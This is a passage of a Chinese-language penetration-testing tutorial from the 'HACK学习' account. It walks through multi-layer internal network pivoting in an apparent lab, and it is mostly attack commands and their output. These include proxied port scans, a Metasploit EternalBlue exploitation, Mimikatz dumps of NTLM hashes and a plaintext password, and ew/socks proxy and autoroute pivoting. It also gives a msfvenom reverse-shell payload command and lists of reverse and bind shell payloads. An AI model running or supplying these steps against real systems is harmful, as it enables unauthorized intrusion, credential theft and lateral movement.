|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:1723-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:8888-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:22-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:256-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:5900-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:995-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:80-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:111-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:113-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:3389-<->-OK
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:53-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:443-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:110-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:90-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:25-<--timeout
|S-chain|-<-172.17.17.12:8888-<-10.10.1.2:1234-<->-4.4.1.2:23-<--timeout
```

HACK学习呀

可以看到开了135、445、3389,啥都不说了，永恒之蓝打一波。

0x4 第三层内网渗透


```

msf5> search 17_010

Matching Modules
=====
#  Name                                     Disclosure Date  Rank
--  -
0  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal
es  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
1  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal
es  MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_eternalblue   2017-03-14      average
es  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14      average
o  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
4  exploit/windows/smb/ms17_010_psexec        2017-03-14      normal
es  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution

msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 4.4.1.2
rhost => 4.4.1.2
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

```

这里需要注意，payload要选择正向连接的，不要反弹shell，因为我们访问得到目标而目标访问不到我们。


```

meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 7 (Build 7600)). Did you mean to 'load kiwi' instead?
Success.
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : admin-PC
BootKey : 1d35381696867b1212838fe9778959a4

Rid : 500
User : Administrator
LM :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

Rid : 501
User : Guest
LM :
NTLM :


Rid : 1000
User : admin
LM :
NTLM : 117a77492d6172d4cb90378821d40415
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { admin ; admin-PC ; admin1234567890 }
[1] { admin ; admin-PC ; admin1234567890 }
[2] { admin ; admin-PC ; admin1234567890 }
[3] { admin ; admin-PC ; admin1234567890 }
[4] { admin-PC ; admin ; admin1234567890 }
[5] { admin-PC ; admin ; admin1234567890 }
meterpreter >

```



read password

这样我们拿到了admin的密码，直接远程连接：



3389

至此呢，本次内网渗透就完成了。

0x5 总结

0x5.1 跳板总结

拿到DMZ的shell或权限后，可以使用ew建立socks代理，我们的windows用proxifier，我们的linux用proxchains连接，即可访问内网。如果是多层，那么proxifier提供代理链，proxchains也可以多层代理。

```
ew_for_linux64 -s ssocksd -l 8888
```

```
ew_for_windows.exe -s ssocksd -l 8888
```

ew建立ss连接。

windows下若需要burpsuite进行配合，就关掉proxifier，使用burpsuite配置socks代理，其他步骤和平常使用burp一样即可。

Linux下若使用burpsuite与上面同理，不要使用proxchains即可。

0x5.2 内网探测

Linux下还可以通过msf进行内网探测以及攻击：

先msfvenom生成木马放到DMZ运行弹到kali上面然后进行添加路由。

1，首先获取目标服务器的网段：`run get local subnets` 令即可看到网段信息，如下

```
meterpreter > run get local subnets
```

↵

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
```

```
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
```

```
Local subnet: 172.17.17.0/255.255.255.0
```

```
Local subnet: 192.168.32.0/255.255.255.0
```

发现 172.17.17.0/24 和 192.168.32.0/24 两个网段，因为 172 的网段我们已经可以直接访问，而 192 的在内网，我们就要添加路由了。

2，执行：`run autoroute -s 192.168.32.0/24` 命令即可将 192.168.32.0/24 添加进 msf 的路由，此时在 msf 中执行的扫描，或者攻击，只有目标是 192.168.32.0/24 网段的都会通过

3，之后用 background 命令，将 meterpretershell 的 session 放到后台中运行，此时即可调用 nmap 等各种模块进行扫描或者攻击

4，如果使用 ms17-010 之后发现用 meterpreter 的 shell 打不进去，换成 cmdshell 即可，本来想升级 cmdshell 为 meterpretershell 的，但是报错了，不知道为什么

5，使用 `use auxiliary/server/socks4a` 进行 socket 代理，

```
msf exploit(handler) > use auxiliary/server/socks4a
```

```
msf auxiliary(socks4a) > set srvhost 127.0.0.1
```

```
msf auxiliary(socks4a) > set srvport 1080
```

```
msf auxiliary(socks4a) > run
```

之后 vi /etc/proxychains.conf 最后一行添加 socks4 127.0.0.1 1080

之后要使用代理时在命令请加上 proxychains 即可，例如：`proxychains rdesktop`

192.168.32.129 即可通过代理远程连接带 192.168.32.129

 HACK学习呀

步骤

```
linux/x86/meterpreter/reverse_tcp
linux/x86/meterpreter/bind_tcp
linux/x86/shell_bind_tcp
linux/x86/shell_reverse_tcp
linux/x64/shell/bind_tcp
linux/x64/shell/reverse_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp_random_port
linux/x64/shell_reverse_tcp
```

windows 相关 payload:

```
windows/meterpreter/reverse_tcp
windows/meterpreter/bind_tcp
windows/meterpreter/reverse_hop_http
windows/meterpreter/reverse_http
windows/meterpreter/reverse_http_proxy_pstore
windows/meterpreter/reverse_https
windows/meterpreter/reverse_https_proxy
windows/shell_reverse_tcp
windows/shell_bind_tcp
windows/x64/meterpreter/reverse_tcp
windows/x64/meterpreter/bind_tcp
windows/x64/shell_reverse_tcp
windows/x64/shell_bind_tcp
```

 HACK学习呀

payload

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106
LPORT=1234 -f exe -o payload.exe
```

反弹payload配置，正向配置rhost以及rport即可。

针对双网卡的目标:

```
C:\phpStudy\PHPTutorial\WWW\public\uploads\images\20191219> ipconfig

Windows IP 配置:

以太网适配器 以太网 2:

   . . . . .
   . . . . . DNS . . . . . :
   . . . . . IPv6 . . . . . : fe80::9c90:8114:3d09:a0e3%16
   . . . . . IPv4 . . . . . : 4.4.1.10
   . . . . . . . . . . . : 255.255.255.0
   . . . . . . . . . . . : 4.4.1.1

蓝牙适配器 蓝牙:

   . . . . .
   . . . . . DNS . . . . . :

以太网适配器 以太网:

   . . . . .
   . . . . . DNS . . . . . :
   . . . . . IPv6 . . . . . : fe80::fc53:6b7e:78d8:f219%11
   . . . . . IPv4 . . . . . : 10.10.1.2
   . . . . . . . . . . . : 255.255.255.0
   . . . . . . . . . . . : 10.10.1.1

isatap.{25171C5B-616F-43CE-9C46-46910F57C2C3}:

   . . . . .
   . . . . . DNS . . . . . :

isatap.{B2952C68-3EA2-48CA-BCBA-0B7C0E71AB43}:

   . . . . .
   . . . . . DNS . . . . . :
```

HACK学习呀

ipconfig或ifconfig

```
AntSword 编辑 窗口 调试

>_ 172.17.17.12 (x)  10.10.1.2 (x)  >_ 10.10.1.2 (x)  >_ 172.17.17.12 (x)  >_ 10.10.1.2 (x)

(*) 基础信息
当前路径: C:/phpStudy/PHPTutorial/WWW/public/uploads/images/20191219
磁盘列表: C:
系统信息: Windows NT ADMIN-PC 6.1 build 7600 (Windows 7 Professional Edition) 1586
当前用户: admin
C:\phpStudy\PHPTutorial\WWW\public\uploads\images\20191219> arp -a

* 10.10.1.2 --- 0xb
Internet  0
10.10.1.1  00-0c-29-7d-de-dd  0
10.10.1.255  ff-ff-ff-ff-ff-ff  0
224.0.0.22  01-00-5e-00-00-16  0
224.0.0.252  01-00-5e-00-00-1c  0
239.255.255.250  01-00-5e-7f-ff-fa  0

* 4.4.1.10 --- 0x10
Internet  0
4.4.1.2  00-0c-29-27-cl-a6  0
4.4.1.255  ff-ff-ff-ff-ff-ff  0
224.0.0.22  01-00-5e-00-00-16  0
224.0.0.252  01-00-5e-00-00-1c  0
239.255.255.250  01-00-5e-7f-ff-fa  0

C:\phpStudy\PHPTutorial\WWW\public\uploads\images\20191219> |
```

HACK学习呀

arp

若是路由的话,可以先看一下路由,或按照上面msf的情况:

```
(apache:/var/www/html) $ route -n
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0        172.17.17.2    0.0.0.0         UG    100    0      0 ens33
172.17.17.0    0.0.0.0        255.255.255.0   U      100    0      0 ens33
```

route

若是没有有效信息,可以考虑社工。

关于nmap:


```
root@Night-Watch:~/Desktop# proxychains3 nmap -sT -sV -Pn -n -p80 10.10.1.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 03:53 EST
|S-chain| -<>-172.17.17.12:2333-<><>-10.10.1.1:80-<><>-OK
|S-chain| -<>-172.17.17.12:2333-<><>-10.10.1.2:80-<><>-OK
|S-chain| -<>-172.17.17.12:2333-<><>-10.10.1.3:80-<--timeout
|S-chain| -<>-172.17.17.12:2333-<><>-10.10.1.6:80-
```

HACK学习呀

因为ss不支持ICMP协议，所以要加如上参数，若需要其他功能则直接加就行。

0x5.3 后话

本次DMZ开启了web服务是linux服务器，第二层开了web服务是windows服务器，第三层windows服务器。

渗透过程中，首先要明确目标开了什么服务，什么操作系统等等，我们才知道如何下手。

本次渗透没有涉及域渗透，只是简单说明一下渗透流程。




推荐阅读：

[内网渗透 | 域渗透实操ATT&CK](#)

原创投稿作者：Railgun

作者博客：www.pwn4fun.com

本文由公众号HACK学习排版编辑整理



精选留言

用户设置不下载评论